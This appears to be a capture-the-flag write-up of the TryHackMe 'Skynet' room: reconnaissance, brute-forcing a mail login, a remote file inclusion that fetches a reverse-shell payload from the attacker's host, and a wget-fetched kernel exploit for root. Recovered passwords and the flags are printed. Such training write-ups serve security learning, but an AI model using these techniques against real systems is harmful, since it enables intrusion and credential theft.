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## Setup

We first need to connect to the tryhackme VPN server. You can get more information regarding this by visiting the Access page.

I'll be using openvpn to connect to the server. Here's the command:

```
1 $ sudo openvpn --config NovusEdge.ovpn
```

### Reconnaissance


Performing an nmap scan to check for open ports and services:

```
$ sudo nmap -sS -Pn -vv --top-ports 2000 -oN nmap_scan.txt 10.10.138.207
PORT STATE SERVICE
22/tcp open ssh
                         syn-ack ttl 63
80/tcp open http
                         syn-ack ttl 63
110/tcp open pop3
                         syn-ack ttl 63
139/tcp open netbios-ssn syn-ack ttl 63
143/tcp open imap
                         syn-ack ttl 63
445/tcp open microsoft-ds syn-ack ttl 63
# Performing a service scan:
$ sudo nmap -sV -vv -p22,80,110,139,143,445 -oN service_scan.txt 10.10.138.207
PORT STATE SERVICE REASON
22/tcp open ssh
                        syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
                        syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
80/tcp open http
110/tcp open pop3
                     syn-ack ttl 63 Dovecot pop3d
139/tcp open netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap
                         syn-ack ttl 63 Dovecot imapd
445/tcp open netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

#### There's a

http service running on port 80. If we visit the site using a browser, we're shown a simple search engine:





Using gobuster to enumerate any potentially interesting directories:

From the scan, the /squirrelmail location is accessible:



We'll hold onto this information for later use...

Using enum4linux to enumerate the samba service running on target:


```
[+] Server 10.10.138.207 allows sessions using username '', password ''
       Sharename
                     Type
                               Comment
       print$
                               Printer Drivers
                               Skynet Anonymous Share
       anonymous
                               Miles Dyson Personal Share
       milesdyson
       IPC$
                      IPC
                               IPC Service (skynet server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
       Server
                           Comment
       Workgroup
                           Master
[+] Attempting to map shares on 10.10.138.207
//10.10.138.207/print$ Mapping: DENIED Listing: N/A Writing: N/A
//10.10.138.207/anonymous
                              Mapping: OK Listing: OK Writing: N/A
//10.10.138.207/milesdyson
                              Mapping: DENIED Listing: N/A Writing: N/A
[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.10.138.207/IPC$ Mapping: N/A Listing: N/A Writing: N/A
```

Since the samba service allows anonymous logins, we can try to log into the service using smbclient:

#### Inspecting the contents of attention.txt:

#### Since we have a

username as well as a password-list, we can use burpsuite's intruder to brute force the squirrelmail login:



The credentials for accessing the mail-server. (milesdyson:cyborg007haloterminator).

```
What is Miles password for his emails?
Answer: cyborg007haloterminator
```

One of the emails contains the SMB password for the user milesdyson.

```
We have changed your smb password after system malfunction.
Password: )s{A&2Z=F^n_E.B`
```

Using this password, we can now log into the smb service as miles and get more information to exploit further:

```
Structuring your Machine Learning Project.pdf N 3531427 Tue Sep 17 13:35:14 2019

9204224 blocks of size 1024. 5831528 blocks available

smb: \> cd notes

smb: \notes\> ls

0 0 Tue Sep 17 13:48:40 2019

0 0 Tue Sep 17 13:35:47 2019

10 0 Tue Sep 17 13:48:39 2019

10 0 Tue Sep 17 13:48:39 2019

11 important.txt N 117 Tue Sep 17 13:48:39 2019

22 ...

23 smb: \notes\> get important.txt

getting file \notes\important.txt of size 117 as important.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)

smb: \notes\> exit
```

The contents of the retrieved: important.txt file are:

```
$ cat important.txt

2

3 1. Add features to beta CMS /45kra24zxs28v3yd

4 2. Work on T-800 Model 101 blueprints

5 3. Spend more time with my wife
```

What is the hidden directory?
Answer: /45kra24zxs28v3yd

# **Gaining Access**

Visiting the hidden directory takes us to the following page:



# Miles Dyson Personal Page

Dr. Miles Bennett Dyson was the original inventor of the neural-net processor which would lead to the development of Skynet,
a computer A.I. intended to control electronically linked weapons and defend the United States.

Using ffuf to search for more directories within this one, we quickly find a result:

visiting the administrator directory takes us to a login page:



Using searchsploit to search for an exploit yields the following results:

What is the vulnerability called when you can include a remote file for malicious purposes? Answer: remote file inclusion

According to the exploit, we can use the <u>/cuppa/alerts/alertConfigField.php</u> file and supply it with <u>urlConfig</u> parameter to exploit the RFI vulnerability. Starting a http server as well as a listener on our machine, we can remotely include a reverse shell payload to get a working shell:

```
1  $ python3 -m http.server 4443
2  Serving HTTP on 0.0.0.0 port 4443 (http://0.0.0.0:4443/) ...
3  # Setting up the listener:
5  $ rlwrap -cAr nc -lvnp 4446
```

Accessing the URL: http://10.10.19.186/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.11.5.201:4443/payload.php gives us a reverse shell. Using this, we can get the user flag:

```
www-data@skynet:/$ cd /home/milesdyson/
www-data@skynet:/home/milesdyson$ ls
backups
```

```
mail
share
user.txt
www-data@skynet:/home/milesdyson$ cat user.txt
7 ce5c2109a40f958099283600a9ae807
```

```
What is the user flag?
Answer: 7ce5c2109a40f958099283600a9ae807
```

## **Privilege Escalation**

```
www-data@skynet:/home/milesdyson$ uname -a
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

For this challenge, I'll be making use of CVE-2017-16995, and this exploit

```
www-data@skynet:/home/milesdyson$ cd /tmp
www-data@skynet:/tmp$ wget http://10.11.5.201:4443/45010.c

...
2022-12-09 13:50:50 (28.2 KB/s) - '45010.c' saved [13728/13728]

www-data@skynet:/tmp$ gcc 45010.c

www-data@skynet:/tmp$ ./a.out
```

The shell is quite unstable now, but it doesn't matter, we can still execute commands and get the root flag:

```
whoami
root
a cat /root/root.txt
3 3f0372db24753accc7179a282cd6a949
```

```
What is the root flag?
Answer: 3f0372db24753accc7179a282cd6a949
```

# Conclusion

If this writeup helps, please consider following me on github (https://github.com/NovusEdge) and/or dropping a star on the repository: https://github.com/NovusEdge/thm-writeups

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· Room: Skynet